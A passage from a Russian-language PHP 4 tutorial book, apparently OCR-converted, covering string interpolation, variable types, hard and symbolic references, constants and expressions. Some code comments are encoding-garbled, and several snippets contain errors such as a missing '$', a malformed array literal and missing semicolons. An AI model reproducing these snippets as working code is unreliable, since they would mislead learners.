На следующей строке мы опять видим комментарии, а дальше — еще один оператор, похожий на ранее описанный. Он присваивает переменной `$tm` текущее время в формате "часы:минуты:секунды", опять же при помощи вызова `date()`. Все возможности этой полезной функции будут подробно описаны в четвертой части книги.

Далее следуют операторы `echo`, выводящие текстовые строки и нашу дату и время. Рассмотрим один из них:

```
echo "Текущая дата: $dat года<br>\n";
```

Заметьте: то, что любая переменная должна начинаться с символа `$`, позволяет интерпретатору вставить ее прямо в строку символов на место `$dat` (конечно, в любую строку, а не только в параметры `echo`). Разумеется, можно было бы написать и так (поскольку конструкция `echo` не ограничена по числу параметров):

```
echo "Текущая дата: ",$dat," года<br>\n";
```

или даже так:

```
echo "Текущая дата: ".$dat." года<br>\n";
```

так как для слияния строк используется операция `"."` (к этому придется пока привыкнуть).

Кстати говоря, на вопрос, почему для конкатенации строк применяется точка а не, скажем, плюс "+", довольно легко ответить примером:

```
$a="100";
$b="200";
echo $a+$b; // выведет "300"
echo $a.$b; // выведет "100200"
```

Итак, мы видим, что плюс используется именно как *числовой* оператор, а точка — как *строковой*. Все нюансы применения операторов мы рассмотрим в следующей главе.

Еще один пример "внедрения" переменных непосредственно в строку:

```
$path="c:/windows"; $name="win"; $ext="com";
FullPath="$path\$name.$ext";
```

Последнее выглядит явно изящнее, чем:

```
$path="c:/windows"; $name="win"; $ext="com";
$FullPath=$path."\".$name.".".$ext;
```

Замечание

В терминах языка Perl можно сказать, что переменные в строках, заключенных в кавычки, *интерполируются*, т. е. расширяются. Существует и другой способ представления строк в PHP — это строки в апострофах, и в них переменные *не* интерполируются.

Ну вот, мы почти подобрались к сердцу нашего сценария — "уникальному" алгоритму поиска квадратов и кубов первых 5 натуральных чисел. Выглядит он так:

```
for($i=1; $i<=5; $i++)
{  echo "<li>$i в квадрате = ".($i*$i);
   echo ", $i в кубе = ".($i*$i*$i)."\n";
}
```

В первой строке находится определение цикла `for` (счетчик `$i`, которому присваивается начальное значение 1, инкрементируется на единицу на каждом шаге, пока не достигнет пяти). Затем следует блок, выполняющий вывод одной пары "квадрат-куб". Я намеренно сделал вывод в две строки, а не в одну, чтобы показать, что в PHP применяются те же самые правила группировки операторов, что и в Си. А именно: несколько операторов можно сделать одним сложным оператором, заключив их в фигурные скобки, как это сделано выше.

Наконец, после всего этого расположен закрывающий тэг PHP `?>`, а дальше — опять обычные HTML-тэги, завершающие нашу страничку.

Уф! Вот какой код получился в результате работы нашего сценария (листинг 6.2):

Листинг 6.2. Результат работы сценария

```
<html><body>
<h1>Здравствуйте!</h1>
Текущая дата: 29.01 01 года<br>
```

```
Текущее время: 04:34:16<br>
А вот квадраты и кубы первых 5 натуральных чисел:<br>
<li>1 в квадрате = 1, 1 в кубе = 1
<li>2 в квадрате = 4, 2 в кубе = 8
<li>3 в квадрате = 9, 3 в кубе = 27
<li>4 в квадрате = 16, 4 в кубе = 64
<li>5 в квадрате = 25, 5 в кубе = 125
</body></html>
```

Как видите, выходные данные сценария скомбинировались с текстом, расположенным вне скобок <? и ?>. В этом-то и заключена основная сила PHP: в легком встраивании кода в тело документа.

Использование PHP в Web

Пока мы с вами касались только теории того, как работает сценарий на PHP. Давайте же теперь наконец займемся практикой. Но сначала поговорим вот о чем.

Итак, PHP — язык, который позволяет встраивать в код программы "куски" HTML-кода. Мы можем использовать его для написания CGI-сценариев и избавиться от множества неудобных операторов вывода текста. Не так ли?

Посмотрим. Вот другое утверждение. PHP — язык (надстройка над HTML), который позволяет встраивать программный код в HTML-документы. Мы можем привлекать его для формирования HTML-документов и избавиться от множества вызовов внешних сценариев.

Вы озадачены — какое же из утверждений (в чем-то противоречивых, кстати) верно? Это хорошо. Я достиг цели. Это означает, что мы с вами только что избежали одной из самых популярных ошибок начинающих программировать на PHP людей — считать единственно верным только первое или только второе утверждение. В действительности PHP представляет собой язык, в котором в одних ситуациях следует придерживаться одного, а в остальных — другого соглашения.

Внимание

Если вы думаете, что все это лишь игра слов, и "хоть горшком назови, только в печь не ставь", то ошибаетесь. Дело в том, что затронутая тема почти вплотную стыкуется с идеологией отделения кода сценария от дизайна страницы — идее очень важной, особенно при работе нескольких человек над одним проектом, и довольно нетривиальной самой по себе. Мы очень подробно рассмотрим ее в пятой части книги, которая посвящена методам программирования на PHP.

Ну что, стало понятнее? Пожалуй, нет. Ну что ж, давайте пока будем рассматривать все наши примеры так, как будто они подходят под второе утверждение (хотя в последнем примере — положа руку на сердце — больше программного кода, чем HTML-тэгов). Итак, программа, показанная в листинге 6.1, представляет собой HTML-страницу с "вкрапленным" кодом на PHP. А раз так, то назовем ее, например, `list1.1.php` и расположим в каталоге для документов на Web-сервере. Теперь с точки зрения Web-пользователя она — просто страница.

Примечание

Для иллюстрации примеров здесь и далее я буду использовать локальный сервер Apache для платформы Win32, установка которого подробно описана в *главе 3*. Примеры я располагал на хосте `localhost` в его корневом каталоге. Конечно, это ни в коей мере не означает, что примеры будут работать только под Windows-версией PHP. Язык PHP задумывался как платформенно-независимый, поэтому, если вы не задействуете в сценарии особенностей той или иной операционной системы, он будет одинаково хорошо (или одинаково плохо) работать в любой системе — будь то Unix у хостинг-провайдера или Windows дома.

Рис. 6.1 — это то, что я увидел, когда открыл в браузере рассмотренный выше пример (файл со сценарием я разместил по адресу:
z:/home/localhost/www/list1.1.php).

Обратите внимание на URL в строке браузера (**http://localhost/list1.1.php**). Все выглядит так, как будто мы просто открыли обычную Web-страничку. Пока что мы присвоили расширение php для этой страницы для того, чтобы сервер смог понять, что ему нужно на самом деле использовать PHP-интерпретатор для обработки документа. В пятой части этой книги мы рассмотрим, как можно связать PHP с любым расширением и любым документом на сервере, а пока давайте договоримся давать PHP-сценариям расширение php.





Рис. 6.1. Результат работы сценария, приведенного в листинге 6.1

Глава 7



Переменные, константы, выражения

Как вы, наверное, уже заметили, структура PHP-программы довольно сильно напоминает смесь Бейсика и Си, да еще со включениями на HTML. Что ж, так оно, в общем, и есть. Однако мы рассмотрели лишь очень простой пример программы на PHP, поэтому вряд ли сможем сейчас увидеть общую картину языка. А теперь настало время заняться конструкциями PHP вплотную.

Начнем мы с основ языка. Итак...

Переменные

Как и в любом другом языке программирования (за исключением, может быть, языка Forth), в PHP существует такое понятие, как переменная. Даже в простом примере, какой был описан выше, мы использовали целых 3 переменных!

При программировании на PHP принято не скупиться на объявление новых переменных, даже если можно обойтись и без них. Например, в том простом сценарии мы вполне могли бы использовать всего одну переменную — счетчик цикла. Однако значительно читабельнее будет определить их несколько штук. Отчасти это связано с тем, что создание нового идентификатора интерпретатору обходится довольно дешево, частично из-за того, что все переменные в функциях по умолчанию локальны (о локальных переменных разговор пойдет чуть позже).

Имена переменных чувствительны к регистру букв: например, `$my_variable` — не то же самое, что `$My_Variable` или `$MY_VARIABLE`. Кроме того, имена всех переменных должны начинаться со знака `$` — так интерпретатору значительно легче "понять" и отличить их, например, в строках. Поначалу это довольно сильно раздражает, но потом привыкаешь (и даже автоматически начинаешь писать "доллары" перед именами переменных в программах на Си, Паскале...)

Внимание

В официальной документации сказано, что имя переменной может состоять не только из "английских" букв и цифр, но также и из любых символов, код которых старше 127, — в частности, и из "русских" букв! Однако я категорически не советую вам применять кириллицу в именах переменных — хотя бы из-за того, что в различных кодировках ее буквы имеют различные коды.

Переменные в PHP — особые объекты, которые могут содержать в буквальном смысле все, что угодно. Если в программе что-то хранится, то оно всегда хранится в переменной (исключение — константа, которая, впрочем, может содержать только число или строку). Такого понятия, как указатель (как в Си), в языке не существует — при присваивании переменная копируется один-в-один, какую бы сложную структуру она ни имела. Тем не менее, в PHP версии 4 существует понятие ссылок — жестких и символических, их мы вскоре рассмотрим.

Как уже говорилось, в PHP не нужно ни описывать переменные явно, ни указывать их тип. Интерпретатор все это делает сам. Однако иногда он может ошибаться (например, если в текстовой строке на самом деле задано десятичное число), поэтому изредка возникает необходимость явно указывать, какой же тип имеет то или иное выражение.

Чуть чаще возникает потребность узнать тип переменной (например, переданной в параметрах функции) прямо во время выполнения программы. В этой связи давайте посмотрим, какие же типы данных понимает PHP.

Типы переменных

PHP непосредственно поддерживает 5 типов переменных, которые я здесь перечислю и коротко опишу.

integer

Целое число со знаком, обычно длиной 32 бита (от –2 147 483 648 до 2 147 483 647, если это еще кому-то может быть интересно).

double

Вещественное число довольно большой точности (ее должно хватить для подавляющего большинства математических вычислений).

string

Строка любой длины. В отличие от Си, строки могут содержать в себе также и нулевые символы, что никак не повлияет на программу. Иными словами, строки можно использовать для хранения бинарных данных. Длина строки ограничена только размером свободой памяти, так что вполне реально прочитать в одну строку целый "объемистый" файл размером так килобайтов 200—300 (что часто и делается). Строка легко может быть обработана при помощи стандартных функций, можно также непосредственно обратиться к любому ее символу.

array

Ассоциативный массив (или, как его часто называют, хэш, хотя для PHP такое понятие совсем не подходит). Это набор из нескольких элементов, каждый из которых представляет собой пару вида `ключ=>значение` (символом => я обозначаю соответ-

ствие определенному ключу какого-то значения). Доступ к отдельным элементам осуществляется указанием их ключа. В отличие от массивов Си, ключами здесь могут служить не только целые числа, начиная с нуля, но и любые строки. Например, вполне возможно существование таких команд:

```
// создаст массив с ключами "0", "a", "b" и "c"
$a=array(0=>"zzzz", "a"=>"aaa", "b"=>"bbb", "c"="ccc");
echo $a["b"];       // âûâåäåò "bbb"
$a["1"]="qq";       // создаст новый элемент в массиве и присвоит ему "qq"
$a["a"]="new_aaa"; // присвоит существующему элементу "new_aaa";
```

Забегая вперед, скажу, что оператор `array()` создает массив, элементы которого перечислена в его скобках.

object

Объект, реализующий несколько наиболее простых принципов объектно-ориентированного программирования. Внутренняя структура объекта похожа на хэш, за исключением того, что для доступа к отдельным элементам и функциям используется оператор `->`, а не квадратные скобки. Про объекты мы еще поговорим в будущем, когда разберемся наконец с основами языка.

Логические переменные

Существует и еще один гипотетический тип переменных — логический. Логическая переменная может содержать одно из двух значений: `false` (ложь) или `true` (истина). Любое ненулевое число (и непустая строка), а также ключевое слово `true` символизирует истину, тогда как 0, пустая строка и слово `false` — ложь. Таким образом, любое ненулевое выражение (в частности, значение переменной) рассматривается в логическом контексте как истина. Вы можете пользоваться константами `false` и `true` в зависимости от логики программы.

Ключевые слова `false` и `true` — не совсем обычные константы. Раньше я говорил, что `false` является просто синонимом для пустой строки, а `true` — для единицы. Именно так они выглядят, если написать следующие операторы:

```
echo false;  // выводит пустую строку, т. е. ничего не выводит
echo true;   // выводит 1
```

Теперь давайте рассмотрим такую программу (листинг 7.1).

Листинг 7.1. Логические величины

```
<?
$a=100;
if($a==1) echo "переменная равна 1!<br>"
if($a==true) echo "переменная истинна!<br>"
```

```
?>
```

Если бы `true` была в точности равна константе 1, то вывелись бы обе строки, не правда ли? А отображается только последняя. Это говорит о том, что не все так просто. Мы видим, что в операторах сравнения (например, в операторе сравнения на равенство ==, а также в операторах >, < и т. д.) PHP интерпретирует один из операндов как логический, если другой также логический. Следующий пример (листинг 7.2) показывает, что, вообще говоря, PHP хранит для каждой переменной признак, является ли она логической.

Листинг 7.2. Логические переменные

```
<?
$a=100;
$b=true;
echo "a = $a<br>";
echo "b = $b<br>";
if($a==$b) echo 'a "равно" b!';
?>
```

Как ни странно, но программа печатает, что "*a*=100 и *b*=1", а затем с гордостью заявляет, что "*a* равно *b*". Хотя в данном примере мы прекрасно понимаем, что так и должно быть (потому что на самом-то деле переменные сравниваются как логические), поэтому будьте осторожны, когда вместо `$a` используется, например, число, возвращенное функцией. Иначе это может породить ошибку, которая "убьет" несколько часов на ее поиски.

Конечно, при выполнении арифметических операций над логической переменной она превращается в обычную, числовую переменную. Однако при написании этой книги я наткнулся на интересное исключение: по-видимому, операторы `++` и `--` для увеличения и уменьшения переменной на 1 не работают с логическими переменными (листинг 7.3):

Листинг 7.3. Особенности операторов ++ и --

```
<?
$b=true;
echo "b: $b<br>";
$b++;
echo "b: $b<br>";
?>
```

Эта программа выводит оба раза значение 1, во всяком случае, в моей версии PHP 4.03.

Замечание

Некоторые особенности работы с логическими переменными вполне могут измениться в следующих версиях PHP. Их описание приведено здесь лишь с одной целью: уберечь вас от возможных ошибок, которые трудно будет найти в программе.

Действия с переменными

Вне зависимости от типа переменной, с ней можно делать три основных действия.

Присвоение значения

Мы можем присвоить переменной значение другой переменной (или значение, возвращенное функцией), ссылку на другую переменную, либо же константное выражение (за исключением объектов, для которых вместо этого используется оператор `new`). Как уже говорилось, за преобразование типов отвечает сам интерпретатор. Кроме того, при присваивании старое содержимое и, что самое важное, тип переменной теряются, и она становится абсолютно точной копией своего "родителя". То есть, если мы массиву присвоим число, это сработает, однако весь массив при этом будет утерян.

Проверка существования

Можно проверить, существует ли (то есть, инициализирована ли) указанная переменная. Осуществляется это при помощи оператора `IsSet()`. Например:

```
if(IsSet($MyVar))
  echo "Такая переменная есть. Ее значение $MyVar";
```

Если переменной в данный момент не существует (то есть нигде ранее ей не присваивалось значение, либо же она была вручную удалена при помощи `Unset()`), то `IsSet()` возвращает ложь, в противном случае — истину.

Важно помнить, что мы не можем использовать неинициализированную переменную в программе — иначе это породит предупреждение со стороны интерпретатора (что, скорее всего, свидетельствует о наличии логической ошибки в сценарии). Конечно, предупреждения можно выключить, тогда все неинициализированные переменные будут полагаться равными пустой строке. Однако я категорически не советую вам этого делать — уж лучше лишняя проверка присутствия в коде, чем дополнительная возня с "отлавливанием" возможной ошибки в будущем. Если вы все же захотите отключить это злополучное предупреждение (а заодно и все остальные), лучше ис-

пользовать оператор отключения ошибок @, который действует локально (о нем мы тоже вскоре поговорим).

Уничтожение

Уничтожение переменной реализуется оператором Unset(). После этого действия переменная удаляется из внутренних таблиц интерпретатора, т. е. программа начинает выполняться так, как будто переменная еще не была инициализирована. Например:

```
// Переменной $a еще не существует
$a="Hello there!";
// Теперь $a инициализирована
// ... какие-то команды, использующие $a
echo $a;
// А теперь удалим переменную $a
Unset($a);
// Теперь переменной $a опять не существует
echo $a;  // Ошибка: нет такой переменной $a
```

Впрочем, применение Unset() для работы с обычными переменными редко бывает целесообразно. Куда как полезнее использовать его для удаления элемента в ассоциативном массиве. Например, если в массиве $A нужно удалить элемент с ключом for_del, это можно сделать так:

```
Unset($A["for_del"]);
```

Теперь элемент for_del не просто стал пустым, а именно удалился, и последующий перебор элементов массива его не обнаружит.

Определение типа переменной

Кроме этих трех действий существуют еще несколько стандартных функций, которые занимаются определением типа переменных и часто включаются в условные операторы. Вот они.

- is_integer($a)

  Возвращает true, если $a — целое число.

- is_double($a)

  Возвращает true, если $a — действительное число.

- is_string($a)

  Возвращает true, если $a является строкой.

- is_array($a)

  Возвращает true, если $a является массивом.

- `is_object($a)`

  Возвращает `true`, если `$a` объявлена как объект.

- `is_boolean($a)`

  Возвращает `true`, если `$a` определена как логическая переменная.

- `gettype($a)`

  Возвращает строки, соответственно, со значениями: `array`, `object`, `integer`, `double`, `string`, `boolean` или `unknown type` в зависимости от типа переменной.

Последнее значение возвращается для тех переменных, типы которых не являются встроенными в PHP (а такие бывают, например, при добавлении к PHP соответствующих модулей, расширяющих возможности языка). Я на них останавливаться не буду, т. к. в будущем наверняка появятся сотни таких модулей для PHP.

Установка типа переменной

Существует функция, которая пытается привести тип указанной переменной к одному из стандартных (например, вам может понадобиться перевести строку в целое число). Вот она.

```
settype($a,$type)
```

Функция пытается привести тип переменной `$a` к типу `$type` (`$type` — одна из строк, возвращаемых `gettype()`, кроме `boolean`). Если это сделать не удалось (например, в `$a` "нечисловая" строка, а мы вызываем `settype ($a,"integer")`), возвращает `false`.

Оператор присваивания

Сильно не ошибусь, если скажу, что нет на свете такой программы, в которой не было бы ни одного оператора присваивания. И в PHP-программе этот оператор, конечно же, тоже есть. Мы уже с ним встречались — это —знак равенства =:

```
$имя_переменной=значение;
```

Как видите, разработчики PHP пошли по линии Си в вопросе операторов присваивания (и проверки равенства, которая обозначается ==), чем, я уверен, привнесли свой вклад в размножение многочисленных ошибок. Например, если в Си мы пишем

```
if(a=b) { ... }
```

вместо

```
if(a==b) { ... }
```

(пропуская ненароком один символ равенства), то компилятор выдаст нам по крайней мере предупреждение. Иначе обстоит дело в PHP: попробуйте как-нибудь на досуге написать:

```
$a=0; $b=1;
if($a=$b) echo "a è b îäèíàêîâû"; else echo "a è b ðàçëè÷íû";
```

Интерпретатор даже не "пикнет", а программа восторженно заявит, что "*a* и *b* одинаковы", хотя это, очевидно, совсем не так (дело в том, что `$a=$b` так же, как и `$a+$b`, является выражением, значение которого есть правая часть оператора присваивания, равная в нашем примере 1).

Примечание

Почему разработчики PHP пошли таким путем, хотя, я уверен, отлично понимали его недостатки (двух мнений тут быть просто не может)? Что бы им стоило вместо `=` использовать (например, как в Паскале) `:=`, а вместо `==` — `=`? Я не знаю. Зато знаю, что в PHP есть еще несколько "ляпов" (только давайте не будем разжигать религиозных войн по поводу оператора `==` — каждый программист волен иметь свое мнение), перенятых из Си. Так что призываю вас быть предельно внимательными — тут могут поджидать очень даже неприятные сюрпризы.

Ссылочные переменные

Хотя в PHP нет такого понятия, как указатель (что, возможно, к лучшему, а скорее всего — нет), все же можно создавать ссылки на другие переменные. Существует две разновидности ссылок: жесткие и символические (первые часто называют просто ссылками). Жесткие ссылки появились лишь в PHP версии 4 (в третьей версии существовали лишь символические ссылки).

Жесткие ссылки

Жесткая ссылка представляет собой просто переменную, которая является синонимом другой переменной. Многоуровневые ссылки (то есть, ссылка на ссылку на переменную, как это можно делать, например, в Perl) не поддерживаются. Так что, думаю, не стоит воспринимать жесткие ссылки серьезнее, чем синонимы.

Чтобы создать жесткую ссылку, нужно использовать оператор `&` (амперсанд). Например:

```
$a=10;
$b = &$a;  // теперь $b — то же самое, что и $a
$b=0;      // на самом деле $a=0
echo "b=$b, a=$a"; // âûâîäèò "b=0, a=0"
```

Ссылаться можно не только на переменные, но и на элементы массива (этим жесткие ссылки выгодно отличаются от символических). Например:

```
$A=array('a' => 'aaa', 'b' => 'bbb');
$b=&$A['b'];  // теперь $b — то же, что и элемент с индексом 'b' массива
$b=0;         // на самом деле $A['b']=0;
echo $A['b']; // âûâîäèò 0
```

Впрочем, элемент массива, для которого планируется создать символическую ссылку, может и не существовать. Как в следующем случае:

```
$A=array('a' => 'aaa', 'b' => 'bbb');
$b=&$A['c'];  // теперь $b — то же, что и элемент с индексом 'c' массива
echo "Элемент с индексом 'c': (".$A['c'].")";
```

В результате выполнения этой программы, хотя ссылке `$b` и не было ничего присвоено, в массиве `$A` создастся новый элемент с ключом `c` и значением — пустой строкой (мы можем это определить по результату работы `echo`). То есть, жесткая ссылка на самом деле не может ссылаться на несуществующий объект, а если делается такая попытка, то объект создается.

Замечание

Попробуйте убрать строку, в которой создается жесткая ссылка, и вы тут же получите сообщение о том, что элемент с ключом `c` не определен в массиве `$A`.

И все же, жесткая ссылка — не абсолютно точный синоним объекта, на который она ссылается. Дело в том, что оператор `Unset()`, выполненный для жесткой ссылки, не удаляет объект, на который она ссылается, а всего лишь разрывает связь между ссылкой и объектом.

Замечание

В этой трактовке любую переменную, даже только что созданную, можно рассматривать как жесткую ссылку. Просто она — единственная, кто ссылается на недавно построенный объект.

Итак, жесткая ссылка и переменная (объект), на которую она ссылается, совершенно равноправны, но изменение одной влечет изменение другой. Оператор `Unset()` разрывает связь между объектом и ссылкой, но объект удаляется только тогда, когда на него никто уже не ссылается.

Жесткие ссылки удобно применять при передаче параметров функции и возврате значения из нее. Как это делается, мы рассмотрим в главе, описывающей возможности создания функций на PHP.

Символические ссылки

Символическая ссылка — это всего лишь строковая переменная, хранящая имя другой переменной. Чтобы добраться до значения переменной, на которую ссылается символическая ссылка, необходимо применить оператор разыменования — дополнительный знак $ перед именем ссылки. Давайте разберем пример:

```
$a=10;
$b=20;
$c=30;
$p="a";   // или $p="b" или $p="c" (присваиваем $p имя другой переменной)
echo $$p; // выводит переменную, на которую ссылается $p, т. е. $a
$$p=100;  // присваивает $a значение 100
```

Мы видим, что для того, чтобы использовать обычную строковую переменную как ссылку, нужно перед ней поставить еще один символ $.Это говорит интерпретатору, что надо взять не значение самой $p, а значение переменной, имя которой хранится в переменной $p.

Все это настолько редко востребуется, что вряд ли стоит посвящать теме символических ссылок больше внимания, чем это уже сделано. Думаю, использование символических ссылок — лучший способ запутать и без того запутанную программу, поэтому старайтесь их избегать, как огня.

Замечание

Возможно, тем, кто хорошо знаком с файловой системой Unix, термины "жесткая" и "символическая" ссылка напомнили одноименные понятия, касающиеся файлов. Аналогия здесь почти полная. Об этом же говорят и сами разработчики PHP в официальной документации.

Некоторые условные обозначения

Как мы уже знаем, в PHP нет необходимости указывать тип какой-либо переменной или выражения явно. Однако, как мы видели, с каждой величиной в программе все же ассоциирован конкретный тип, который, впрочем, можно поменять в процессе выполнения программы. Такие "подмены" будут вполне осмысленными, если, например, мы к строке "20" прибавим число 10 и получим результат 30 (а не "2010") — это хороший пример того, как PHP выполняет преобразования из числа в строку и наоборот.

Но представьте себе, что мы хотим привести тип переменной $a к числу, а она на самом деле — массив. Ясно, что такое преобразование лишено всякого смысла — о чем вам и сообщит (в лучшем случае) PHP, если вы попытаетесь, например, прибавить $a к 10. А может и не сообщить (скажем, если перевести массив в строку, то всегда получится строка "Array"). В то же время, дальше, когда мы будем рассмат-

ривать стандартные функции и операторы PHP (которых, кстати, *очень* много), мне в большинстве мест придется разъяснять, какой тип имеет тот или иной параметр функции или оператора, причем все другие несовместимые с ним типы должны быть исключены. Также было бы полезным обозначить явно тип возвращаемого значения функций. В этой связи я, подражая оригинальной документации по PHP, буду указывать типы переменных и функций там, где это необходимо, а также некоторые другие метасимволы. Вот пример описания функции по имени `FuncName`:

```
<return_type> FuncName(<type1> $param1 [,<type1> $param2])
```

Функция делает то-то и то-то. Возвращает то-то.

Здесь должно быть приведено описание функции, возвращающей значение типа `<return_type>`, и принимающей один или два аргумента (второй аргумент необязательный, на что указывают квадратные скобки). Тип первого параметра `<type1>`, а второго — `<type2>`. Описание возможных типов, которые я здесь выделил угловыми скобками, приводится в следующих подразделах.

string

Обычная строка, или тип, который можно перевести в строку.

int, long

Целое число, либо вещественное число (в последнем случае дробная часть отсекается), либо строка, содержащая число в одном из перечисленных форматов. Если строку не удается перевести в `int`, то вместо нее подставляется 0, и никаких предупреждений не генерируется!

double, float

Вещественное число, или целое число, или строка, содержащая одно из таких чисел.

bool

Логический тип, который будет восприниматься либо как ложь (нулевое число, пустая строка или константа `false`), либо как истина (все остальное). Обычно редко указывается этот тип (вместо него пишут `int`, хотя это и неверно), но я все же постараюсь применять его там, где это возможно.

array

Массив, в общем случае ассоциативный (*см. ниже*). То есть набор пар `ключ=>значение`. Впрочем, здесь может быть передан и список `list`.

list

Обычно это массив с целыми ключами, пронумерованными от 0 и следующими подряд. Так как список является разновидностью ассоциативного массива, то обычно вместо параметров функций типа `list` можно подставлять и параметры типа `array`. При этом, скорее всего, функция "ничего не заметит" и будет работать с этим массивом как со списком, "мысленно" пронумеровав его элементы. Можно также сказать, что список представляет собой упорядоченный набор значений (который можно, например, отсортировать в порядке возрастания), тогда как ассоциативный массив — упорядоченный набор пар значений, каждую из которых логически бессмысленно разъединять.

object

Объект какой-то структуры. Обычно эта структура будет уточняться.

void

Пожалуй, самый простой тип, который применяется только для определения возвращаемого функцией значения, я бы его охарактеризовал так: "Не возвращает ничего ценного". В PHP функция не может ничего не возвращать (так уж он устроен), поэтому практически все void-функции возвращают `false` (то есть пустую строку).

mixed

Все, что угодно. Это может быть целое или дробное число, строка, массив или объект... Например, параметр типа `mixed` имеет стандартная функция `gettype()` или функция `settype()`. Если написано, что функция возвращает `mixed`, это значит, что тип результата зависит от операндов и уточняется при описании функции.

При написании функций ни в коем случае не набирайте эти имена типов! Они нужны только для того, чтобы уточнить синтаксис какой-то функции. Хотя, возможно, в будущих версиях эти типы все же можно будет указывать явно. Что ж, посмотрим...

Константы

Встречаются случаи, когда переменные довольно неудобно использовать для постоянного хранения каких-либо определенных величин, которые не меняются в течение работы программы. Такими величинами могут быть математические константы, пути к файлам, разнообразные пароли и т. д. Как раз для этих целей в PHP предусмотрена такая конструкция, как константа.

Константа отличается от переменной тем, что, во-первых, ей нигде в программе нельзя присвоить значение больше одного раза, а во-вторых, ее имя не предваряется знаком $, как это делается для переменных. Например:

```
// Предположим, определена константа PI, равная 3.146
$a=2.34*sin(3*PI/8)+5;   // использование константы
echo "Это число PI";     // выведет "Это число PI"
echo "Это число ".PI;    // выведет "Это число 3.14"
```

То, что не надо писать "доллар" перед именем константы — это, конечно хорошо. Однако, как мы можем видеть из примера, есть и минусы: мы уже не можем использовать имя константы непосредственно в текстовой строке.

Предопределенные константы

Константы бывают двух типов: одни — предопределенные (то есть устанавливаемые самим интерпретатором), а другие определяются программистом. Существуют несколько предопределенных констант.

- `__FILE__`

  Хранит имя файла программы, которая выполняется в данный момент.

- `__LINE__`

  Содержит текущий номер строки, которую обрабатывает в текущий момент интерпретатор. Эта своеобразная "константа" каждый раз меняется по ходу исполнения программы.

- `PHP_VERSION`

  Версия интерпретатора PHP.

- `PHP_OS`

  Имя операционной системы, под которой работает PHP.

- `TRUE или true`

  Эта константа нам уже знакома и содержит значение "истина".

- `FALSE или false`

  Содержит значение "ложь".

Определение констант

Вы можете определить и свои собственные, новые константы. Делается это при помощи оператора `define()`, очень похожего на функцию. Вот как она выглядит (заодно мы попрактикуемся в наших условных обозначениях для описания синтаксиса вызова функции):

```
void define(string $name, string $value, bool $case_sen=true);
```

Определяет новую константу с именем, переданным в `$name`, и значением `$value`. Если необязательный параметр `$case_sen` равен `true`, то в дальнейшем в программе регистр букв константы учитывается, в противном случае — не учитывается (по умолчанию, как мы видим, регистр учитывается). Созданная константа не может быть уничтожена или переопределена.

Например:

```
define("pi",3.14);
define("str","Test string");
echo sin(pi/4);
echo str;
```

Прошу обратить внимание на кавычки, которыми должно быть обрамлено имя константы при ее определении. А также на то, что нельзя дважды определять константу с одним и тем же именем — это породит ошибку во время выполнения программы.

Проверка существования константы

В PHP существует также функция, которая проверяет, существует ли (была ли определена ранее) константа с указанным именем. Вот она.

```
bool defined(string $name)
```

Возвращает `true`, если константа с именем `$name` была ранее определена.

Впрочем, я ни разу не видел программы, которая задействовала бы эту возможность. Но для полноты картины я эту функцию все-таки здесь привел.

Выражения

Выражения — это один из "кирпичей", на которых держится здание PHP. Действительно, практически все, что вы пишете в программе — это выражение. Мне нравится следующее определение понятия "выражение": "нечто, имеющее определенное значение". И обратно: если что-то имеет значение, то это "что-то" есть выражение.

Самый простой пример выражения — переменная или константа, стоящая, скажем, в правой части оператора присваивания. Например, цифра 5 в операторе

```
$a=5;
```

есть выражение, т. к. оно имеет значение 5. После такого присваивания мы вправе ожидать, что в `$a` окажется 5. Теперь, если мы напишем

```
$b=$a;
```

то, очевидно, в `$b` окажется также 5, ведь выражение `$a` в правой части оператора имеет значение 5.

Посмотрим еще раз на этот пример. Помните, я говорил, что практически все, из чего мы составляем программу — это выражения? Так вот, `$b=$a` —тоже выражение! (Впрочем, это не будет сюрпризом для знатоков Си или Perl). Нетрудно догадаться, какое оно имеет значение: 5 (тут просто не может быть никаких других вариантов, не правда ли?). А это значит, что мы можем написать что-то типа следующих команд:

```
$a=($b=10);    // или просто $a=$b=10
```

При этом переменным `$a` и `$b` присвоится значение 10. А вот еще пример, уже менее тривиальный:

```
$a=3*sin($b=$c+10)+$d;
```

Что окажется в переменных после выполнения этих команд? Очевидно, то же, что и в результате работы следующих операторов:

```
$b=$c+10;
$a=3*sin($c+10)+$d;
```

Мы видим, что в PHP при вычислении сложного выражения можно (если какая-то его часть понадобится нам впоследствии) задавать переменным значения этой части прямо внутри оператора присваивания. Этот прием может действительно сильно упростить жизнь и сократить код программы, "читабельность" которой сохранится на прежнем уровне, так что советую им иногда пользоваться.

Совершенно точно можно сказать, что у любого выражения есть тип его значения. Например:

```
$a=10*20;
$b="".(123*3);
echo "$a:",gettype($a)," $b:",gettype($b);
// выведет "200:integer 200:string"
```

Чтобы преобразовать одно значение в другое (например, нам может не понравиться, что `$b` — типа `string`, хотя содержит целое число), используются операторы преобразования типов. Эти операторы доступны как в функциональной, так и в префиксной операторной форме. Например, следующие две инструкции эквивалентны:

```
$a = intval($b);
$a = (int)$b;
```

Итак, вот эти операторы:

- `$b=intval(выражение)` или `$b=(int)(выражение)`

  Переводит значение выражения в целое число и присваивает его `$b`.

- `$b=doubleval(выражение)` или `$b=(double)(выражение)`

  Переводит значение в действительное число и присваивает его `$b`.

- `$b=strval(выражение)` или `$b=(string)(выражение)`

Переводит значение выражения в строку.

- `$b=(bool)(выражение)`

  Преобразует значение выражения в логический тип. То есть, после выполнения этого оператора в `$b` окажется либо `true`, либо `false`.

